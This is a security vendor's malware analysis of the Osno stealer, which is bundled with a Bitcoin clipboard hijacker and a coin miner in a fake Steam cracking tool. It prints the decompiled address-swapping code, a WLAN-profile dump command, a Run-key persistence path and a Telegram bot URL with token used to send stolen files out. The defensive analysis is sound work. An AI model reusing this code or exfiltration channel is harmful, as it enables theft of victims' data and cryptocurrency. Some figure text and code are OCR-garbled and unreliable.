# Osno – A Stealer and a Miner in One

V labs.k7computing.com/

By K7 Labs


January 28, 2021



In the earlier days, threat actors used to create malware for a specific job. For instance, ransomware. However, these days threat actors have started creating malware which are versatile. Here, in this blog we will be explaining about one such malware, Osno, which is both a Stealer and a Miner.

Osno Recovery Tool/Stealer steals browser data, wallet details, captures screenshot of system and grabs details of installed programs. Earlier this year, Osno stealer when downloaded installed both a rootkit and its ransomware on the victim's system. Here, we will be getting into the nuances of an archive file "Steam\_Machine\_Checker.rar" which can be downloaded from the site


hxxps[:]//www[.]upload[.]ee/files/12701875/Steam\_Machine\_Checker[.]rar[.]html and comes bundled with Osno stealer, BTC Clipboard Hijacker along with a Coinminer.



# Malware Download

Steam is a digital store for purchasing, downloading and playing video games. "Steam Machine Brute Force Checker" is a hacktool for brute forcing passwords for Steam Engine. The author tries to lure illegal game users into downloading this tool bundled with malware.

After execution of the Steam\_Machine\_Checker.exe, it opens the GUI screen of "Steam Machine Brute Force checker" in the frontend and starts its malicious activity in the backend.



Process Flow

*SteamMachine.exe* executes service.exe and then SteamMachineService.exe which are not malicious by themselves.

Downloads + Steam Machine Checker + Confi	g		
library ▼ Share with ▼ New folder			
Name	Size		
🔟 configs.exe	1,067 KB	Installs BTC Clipboard Hijacker	Figure 4: Files found in
🔳 service.exe	310 KB		
SteamMachineService.exe	45 KB		
💷 update.exe	5,049 KB	Coinminer. Self-copied as	
		scvhostservice.exe	

#### SteamMachine/config Folder

#### Persistence

Update.exe creates Run entry for persistence in the

"HKCU\Software\Microsoft\Windows\CurrentVersion\Run" registry location and points to the file in "%AppData%\Roaming\scvhost\scvhostservice.exe". Scvhostservice.exe initiates svchost.exe which in turn does coin mining.

Computer\HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run

^	Name	Туре	Data	
	ab (Default)	REG_SZ	(value not set)	
	ab OneDrive	REG SZ	"C:\Users\\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /backgr	ound
	ab scvhost	REG_SZ	"C:\Users\\AppData\Roaming\scvhost\scvhostservice.exe"	

Figure 5: Autostart Entry for Malware

## **Clipboard Hijacker**

Ctfmom.exe and \_CL\_02f3a8c9sy is dropped in "%Appdata%/Roaming/Microsoft" by config.exe.

\_CL\_02f3a8c9sy has base64 encoded data.

AppData ▶ Roaming ▶ Microsoft ▶			
Include in library 👻 Share with 💌 🕅	lew folder		
Name	Туре	Size	Figure 6: ctfmom.exe – Clipboard
	File	1 KB	
Ctfmom.exe	Application	43 KB	

#### Hijacker

It gets the current Clipboard using <u>Clipboard.GetText(</u>). If the hash in currentClipboard starts with '1' it replaces it with 1LrPUuoopchKbfkJYLEwk2YWqBh6ZakTxX using <u>Clipboard.SetText(</u>).

Clipboard.GetText - Retrieves text data from the Clipboard.

Clipboard.SetText – Clears the Clipboard and then adds text data to it.

A common user may not notice any change while pasting for a BTC transaction. Hackers will succeed in getting bitcoins using such transactions (wrong transaction for the user).

	if (flag)				
	<pre>{   ExceptionNotification.Exceptions.currentClipboard = AppCore.GetText();   bool flag2 = this.RegexResult(new Regex("\\b(bc1 [13])[a-ZA-HJ-NP-Z0-9](26,35)\\b")) &amp;&amp; !ExceptionNotification.Exceptions.currentClipboard.Contains(ExceptionNotification.btc);   if (flag2)   {     string text = new Regex("\\b(bc1 [13])[a-ZA-HJ-NP-Z0-9](26,35)\\b").Replace(ExceptionNotification.Exceptions.currentClipboard, ExceptionNotification.btc);     AppCore.SetText(text);   } }</pre>				
	) Finner Z. Code contrining Olinhoord Hill Sker				
1	Figure 7: Code containing Clipboard Hijacker				
	<pre>public const int WM_CLIPBOARDUPDATE = 797;</pre>				
	<pre>public static IntPtr HWND_MESSAGE = new IntPtr(-3);</pre>				
	<pre>public static string btc = "1LrPUuoopchKbfkJYLEwk2YWqBh6ZakTxX"; Figure 8: Code containing</pre>				
	<pre>[DllImport("user32.dll", SetLastError = true)] [return: MarshalAs(UnmanagedType.Bool)] mublic_static_event_house_l_ddd(linboardCommatListener(IntEtr_housed);</pre>				

#### Malware Author's BTC Address

This transaction ID has been actively receiving Bitcoins by abusing clipboard. Some users have reported the replacement of their hash with the malware author's hash in the same site.

→ C 🔒 hashxp.org/1LrPUuoopchKbfkJYLEwk2YWqBh6ZakTxX

Some information derived from latest transactions on the blockchain where tł

Received TX	73 (73 outputs)			
Sent TX	27 (80 inputs)	Figure 9: Bitcoin Transaction for		
Transactions	100			
UTXO:s	-7			
Last Sent	2020-12-30 06:33			
Last Received	2021-01-05 00:55			
1LrPUuoopchKbfkJYLEwk2YWqBh6ZakTxX				

#### **Osno Stealer**

Configs.exe starts MsBuild.exe for stealer activity. MSBuild.exe steals bookmarks (for finding victim's preferred site which could be internet banking or bitcoin transaction site), wallets, list of running process (using tasklist.exe), hardware and software installed – Anti-Virus, firewall etc., which is kept in the temp folder with MD5 (username)/MD5 (machinename).

'"cmd.exe" /C chcp 65001 && netsh wlan show profile | findstr All'

is used for viewing Wireless AutoConfig Service profile and converting to UTF-8 format and the list of Bitcoin wallet searched: Zcash, Armory, Bytecoin, Ethereum, Exodus, Electrum, Coinomi, Guarda, Atomic, Litecoin, Dash, Bitcoin.

It also downloads CommandCam.exe from <u>hxxp[:]//raw[.]githubusercontent[.]com/tedburke/CommandCam/master/CommandCam[.]exe</u>

for capturing screenshots of the system.

The screenshot is saved as screen.jpg

A			
lame	Туре	Size	
Dirs	File folder		
Bookmarks.txt	Text Document	0 KB	Figure 10: Stealer
Hardware & Soft.txt	Text Document	1 KB	
processes.txt	Text Document	13 KB	
🖹 screen.jpeg	JPEG File	83 KB	
Signature.txt	Text Document	1 KB	

#### Data in Temp Folder

Signature.txt, created by MSBuild.exe, is found in temp directory has the string "Osno Recovery Tool version 2.1.5"

 Signature.txt - Notepad

 File
 Edit
 Format
 View
 Help
 Figure 11: Contents in Signature.txt

 Osno
 Recovery
 Tool
 - 2.1.5(2e41baf5e797497784188aa9d79c8d67)
 Figure 11: Contents in Signature.txt

Hardware & Soft.txt created by MSBuild.exe also has the string "OsnoStealer WifiFucker v2" and other details like Firewall, Anti-Virus, Timezone, Country, and HWID.

📗 Hardware & Soft.txt - Notepad		—		×
File Edit Format View Help				
[#] Public Info Date Infecte	ed Board Manufacturer:			
count:	Resolution: HWID:			
	GPU:	R	AM:	
GBOS: Serial:				<b>F</b> <sup>1</sup> (0)
Country: City:	Region: _ ISP:			Figure 12:
	Timezone: OsnoStealer W	ifiFuc	:ker v2	
AntiVirus: Windows Defender,	Firewall:			
Installed Programs List :				

## Contents in Hardware & Soft.txt

MSBuild.exe also gets a list of all the stored files present in each directory. It is then stored in the subfolder 'Dirs' as Desktop.txt, Documents.txt, Downloads.txt, OneDrive.txt, Pictures.txt, Startup.txt, Temp.txt and Videos.txt.

> AppData > Local > Temp >		>	> Dirs
Name	Туре	Size	
Desktop.txt	Text Document	9 KB	
Documents.txt	Text Document	1 KB	
Downloads.txt	Text Document	1 KB	Figure
OneDrive.txt	Text Document	1 KB	0.0
Pictures.txt	Text Document	1 KB	
Startup.txt	Text Document	1 KB	
Temp.txt	Text Document	5 KB	
Videos.txt	Text Document	1 KB	

#### Stealer data in Directory Structure

It then sends the stolen data in temp via telegram using 'sendDocument' of <u>Telegram Bot API</u>. This method is used to send general files.

13:

#### sendDocument

sendDocument (chat\_id, document)


Use this method to send general files. On success, the sent message is returned. Bots can currently send files of any type of up to 50 MB in size, this limit may be changed in the future.

Parameter	Туре	Required	Description
chat_id	Integer or String	Yes	Unique identifier for the target chat or username of the target channel (in the format @channelusername)
document	InputFile or String	Yes	File to send. Pass a file_id as String to send a file that exists on the Telegram servers (recommended), pass an HTTP URL as a String for Telegram to get a file from the Internet, or upload a new one using multipart/form-data. More info on Sending Files

Botid: 1357457986:AAERrY18oy4DDObaDW6NeWL5QjSOphXAuyA

Chat\_id: 1171937559

hxxp[:]//api[.]telegram[.]org/bot1357457986:AAERrY18oy4DDObaDW6NeWL5QjSOphXAuyA/sendDocument? chat\_id=1171937559&caption= 😥 Brought you by Osno 2.1.5 😥



Malware process path is stored as base64 encoded in %Temp%/gpustats.bx path.

🧾 gpustats.bx - Notepad	
File Edit Format View	Help
QzpcVXN1cnNc	b3dubG9hZHNcU3R1YW0gTWFjaG1uZSBDaGVja2VyXENvbmZpZ1xjb25maWdzLmV4ZQ==

Figure 15: gpustats.bx found in temp

#### Coinminer

Along with the stealer and BTC Clipboard Hijacking, it also does coin mining. The files seen in Figure 16 are dropped by update.exe which is responsible for coin mining.

Ibibrary       Share with       New folder         Name       Type       Size         diablo130302.cl       CL File       44 KB         diablo130302.cl       CL File       44 KB         diakgcn121016.cl       CL File       31 KB         @ libcurl-4.dll       Application extens       526 KB         @ libcurl-4.dll       Application extens       1,665 KB         @ libcin-11.dll       Application extens       188 KB         @ libwinpthread-1.dll       Application extens       13 KB         @ libwinpthread-1.dll       Application extens       167 KB         @ poclbm130302.cl       CL File       13 KB         polostino extens       71 KB         @ poclbm130302.cl       CL File       13 KB         polostino extens       57 KB         @ ssteay32.dll       Application extens       71 KB         @ steay32.dll       CL File       13 KB         @ steay32.dll       Application attens       5049 KB         @ ssteay32.dll       Application attens       356 KB         @ steay32.dll       Application attens       356 KB         @ steay32.dll       Application attens       356 KB         @ steay32.dll	AppData → Roaming → scvhost			
NameTypeSizediablo130302.clCL File44 KBdiakgcn121016.clCL File31 KBibcurl-4.dllApplication extens526 KBlibcurl-4.dllApplication extens1,665 KBlibidn-11.dllApplication extens188 KBlibidn-11.dllApplication extens188 KBlibidn-11.dllApplication extens181 KBlibissh2.dllApplication extens131 KBlibissh2.dllApplication extens167 KBlibiwinpthread-1.dllApplication extens71 KBOpenCL.dllApplication extens57 KBphatk121016.clCL File13 KBpoclbm130302.clCL File43 KBscrypt130511.clCL File24 KBsscleay32.dllApplication extens356 KBssleay32.dllApplication extens356 KBsychost.exeApplication30 KB	n library 🔻 Share with 🔻 New folder		== -	
intercention       CL File       31 KB         idiakgcn121016.cl       CL File       31 KB         ibcurl-4.dll       Application extens       526 KB         ibidn-11.dll       Application extens       1,665 KB         ibidn-11.dll       Application extens       188 KB         ibidn-11.dll       Application extens       131 KB         ibissh2.dll       Application extens       167 KB         ibiwinpthread-1.dll       Application extens       167 KB         OpenCL.dll       Application extens       71 KB         potchm130302.cl       CL File       13 KB         poclbm130302.cl       CL File       13 KB         scrypt130511.cl       CL File       13 KB         ssleay32.dll       Application extens       5049 KB         ssleay32.dll       Application extens       30 KB		Туре	Size	
Ibcurl-4.dll       Application extens       526 KB         Ibeay32.dll       Application extens       1,665 KB         Ibidn-11.dll       Application extens       188 KB         Ibidn-11.dll       Application extens       188 KB         Ibidn-11.dll       Application extens       188 KB         Ibidn-11.dll       Application extens       181 KB         Ibidn-11.dll       Application extens       167 KB         Ibidn-11.dll       Application extens       167 KB         Ibidn-11.dll       Application extens       167 KB         Ibidn-11.dll       Application extens       17 KB         Ibidn-11.dll       Application extens       17 KB         Ibidn-11.dll       Application extens       57 KB         Ibidn-11.dll       Application extens       57 KB         Ibidn-11.dll       Application extens       57 KB         Ibidn-11.dll       CL File       13 KB         Ibidn-11.dll       CL File       24 KB         Ibidn-11.dll       Application       5,049 KB         Ibidn-11.dll       Application extens       356 KB         Ibidn-11.dll       Application       30 KB	diablo130302.cl	CL File	44 KB	
Ibeay32.dll       Application extens       1,665 KB         Ibidn-11.dll       Application extens       188 KB         Ibidn-11.dll       Application extens       188 KB         Ibidn-11.dll       Application extens       131 KB         Ibidn-11.dll       Application extens       131 KB         Ibidn-11.dll       Application extens       131 KB         Ibidsh2.dll       Application extens       167 KB         Ibidsh2.dll       Application extens       71 KB         Ibidsh2.dll       Application extens       71 KB         Ibidsh2.dll       Application extens       57 KB         Ibidsh2.dll       CL File       13 KB         Ibidsh2.dll       CL File       14 KB         Ibidsh2.dll       CL File       24 KB         Ibidsh2.dll       Application       5,049 KB         Ibidsh2.dll       Application       356 KB         Ibidsh2.dll       Application       30 KB	diakgcn121016.cl	CL File	31 KB	
Ibidn-11.dll       Application extens       188 KB         Ibidn-11.dll       Application extens       131 KB         Ibidn-11.dll       Application extens       131 KB         Ibissh2.dll       Application extens       167 KB         Ibiwinpthread-1.dll       Application extens       71 KB         OpenCL.dll       Application extens       77 KB         Iphatk121016.cl       CL File       13 KB         poclbm130302.cl       CL File       43 KB         scrypt130511.cl       CL File       24 KB         scrypt130511.cl       CL File       24 KB         scrypt130511.cl       Application extens       356 KB         schostservice.exe       Application       5,049 KB         schost.exe       Application       30 KB	🚳 libcurl-4.dll	Application extens	526 KB	
ibrtmp.dll Application extens 131 KB   ibssh2.dll Application extens 167 KB   ibwinpthread-1.dll Application extens 167 KB   ibwinpthread-1.dll Application extens 171 KB   ibwinpthread-1.dll Application extens 71 KB   ibwinpthread-1.dll Application extens 77 KB   ibwinpthread-1.dll CL File 13 KB   ibwinpthread-1.dll CL File 13 KB   ibwinpthread-1.dll CL File 14 KB   ibwinpthread-1.dll CL File 24 KB   ibwinpthread-1.dll CL File 24 KB   ibwinpthread-1.dll Application extens 356 KB   ibwinpthread-1.dll Application extens 30 KB	🚳 libeay32.dll	Application extens	1,665 KB	
Ibssh2.dll       Application extens       167 KB         Ibwinpthread-1.dll       Application extens       71 KB         OpenCL.dll       Application extens       57 KB         phatk121016.cl       CL File       13 KB         poclbm130302.cl       CL File       43 KB         scrypt130511.cl       CL File       24 KB         sscrypt30511.cl       CL File       24 KB         sscrypt30511.cl       Application extens       356 KB         ssleay32.dll       Application       30 KB	🚳 libidn-11.dll	Application extens	188 KB	
Ibssn2.dll       Application extens       167 KB         Ibswinpthread-1.dll       Application extens       71 KB         OpenCL.dll       Application extens       57 KB         phatk121016.cl       CL File       13 KB         poclbm130302.cl       CL File       43 KB         scrypt130511.cl       CL File       24 KB         scybotstervice.exe       Application extens       356 KB         ssleay32.dll       Application       30 KB	🚳 librtmp.dll	Application extens	131 KB	
OpenCL.dllApplication extens57 KBphatk121016.clCL File13 KBpoclbm130302.clCL File43 KBscrypt130511.clCL File24 KBscvhostservice.exeApplication5,049 KBssleay32.dllApplication extens356 KBsvchost.exeApplication30 KB	🚳 libssh2.dll	Application extens	167 KB	Figure 16: Coinminer
phatk121016.clCL File13 KBpoclbm130302.clCL File43 KBscrypt130511.clCL File24 KBscvhostservice.exeApplication5,049 KBssleay32.dllApplication extens356 KBsvchost.exeApplication30 KB	libwinpthread-1.dll	Application extens	71 KB	
poclbm130302.clCL File43 KBscrypt130511.clCL File24 KBscvhostservice.exeApplication5,049 KBssleay32.dllApplication extens356 KBsvchost.exeApplication30 KB	🚳 OpenCL.dll	Application extens	57 KB	
Scrypt130511.clCL File24 KBScrypt130511.clApplication5,049 KBScrypt32.dllApplication extens356 KBSychost.exeApplication30 KB	phatk121016.cl	CL File	13 KB	
Scvhostservice.exeApplication5,049 KBSisleay32.dllApplication extens356 KBsvchost.exeApplication30 KB	poclbm130302.cl	CL File	43 KB	
ssleay32.dll     Application extens     356 KB       svchost.exe     Application     30 KB	scrypt130511.cl	CL File	24 KB	
svchost.exe Application 30 KB	scvhostservice.exe	Application	5,049 KB	
	🚳 ssleay32.dll	Application extens	356 KB	
S zlib1.dll Application extens 83 KB	📑 svchost.exe	Application	30 KB	
	🚳 zlib1.dll	Application extens	83 KB	

# dropped in Roaming\scvhost

Coinminer programs namely <u>DiabloMiner</u>, found in the Cursor Library files are from open source code. Other Cursor Libraries are derived from <u>poclbm</u> project.

Control Logic	Open Source Code	Author
diablo130302.cl	DiabloMiner	Con Kolivas, Patrick McFarland
diakgcn121016.cl	poclbm project	
	phatk kernel	Phateus
	DiabloMiner kernel	DiabloD3
phatk121016.cl	poclbm project	Con Kolivas
poclbm130302.cl	poclbm project	Con Kolivas
scrypt130511.cl		Con Kolivas

Svchost.exe dropped in AppData\Roaming\*scvhost* does coinminer activity. Svchost.exe is a legitimate coinmining file given malicious parameters by the threat actors to do their illegal work.

CPU Usage: 96.50% Commit Charg	< Path:	ot -o stratum+tcp:	)-t-\Do-mina	\acubart\auabart ava	
ca, conhost.exe	8	6,884 K	11,856 K	10112 Console Window Host	Microsoft Corporation Figure
🖃 🔲 svchost.exe	93.83	2,668 K	8,564 K	9012	<b>Figure</b>
ca, conhost.exe		6,884 K	12,048 K	7424 Console Window Host	Microsoft Corporation
E sychost exe		3.808 K	9,768 K	2224	
ctfmom.exe	0.02	18,608 K	21,912 K	4012 SnakeLab	
service.exe		25,672 K	35,164 K	9692 SteamMachine	

17: Fake svchost.exe contacting litecoinpool

Litecoin, as shown in Figure 17, is a purportedly technical improvement of Bitcoin that is capable of faster turnarounds via its Scrypt mining algorithm (Bitcoin uses SHA-256). The Litecoin Network is able to produce 84 million Litecoins—four times as many cryptocurrency units issued by Bitcoin.

mining.subscribe("user agent/version", "extranonce1")

mining.authorize("username", "password")



# Packet

Osno stealer not only keeps evolving its techniques and code to stay undetected but also comes bundled with coinminer and BTC Clipboard Hijacker for malware author's direct monetary benefit. Users are advised not to download and install hacking tool software from untrusted sites, which might actually be a trap laid out for them. It is also recommended to double check the hash while doing a BTC transaction. We at K7 detect all such malicious files. Users are advised to install a reputable security product like "**K7 Total Security**" and keep it updated to stay safe from the latest threats.

# Indicators Of Compromise (IOCs)

MD5	File Name	K7 Detection Name
12CB317972BD329289FBC8B7CD289E67	configs.exe	Trojan ( 005756931 )
29516F4747ABB49E2085B64376A89F2E	update.exe	Trojan ( 005756931 )
998D4888B99734C60802F93FB2DAF940	ctfmom.exe	Trojan ( 00558e791 )
29516F4747ABB49E2085B64376A89F2E	scvhostservice.exe	Trojan ( 005756931 )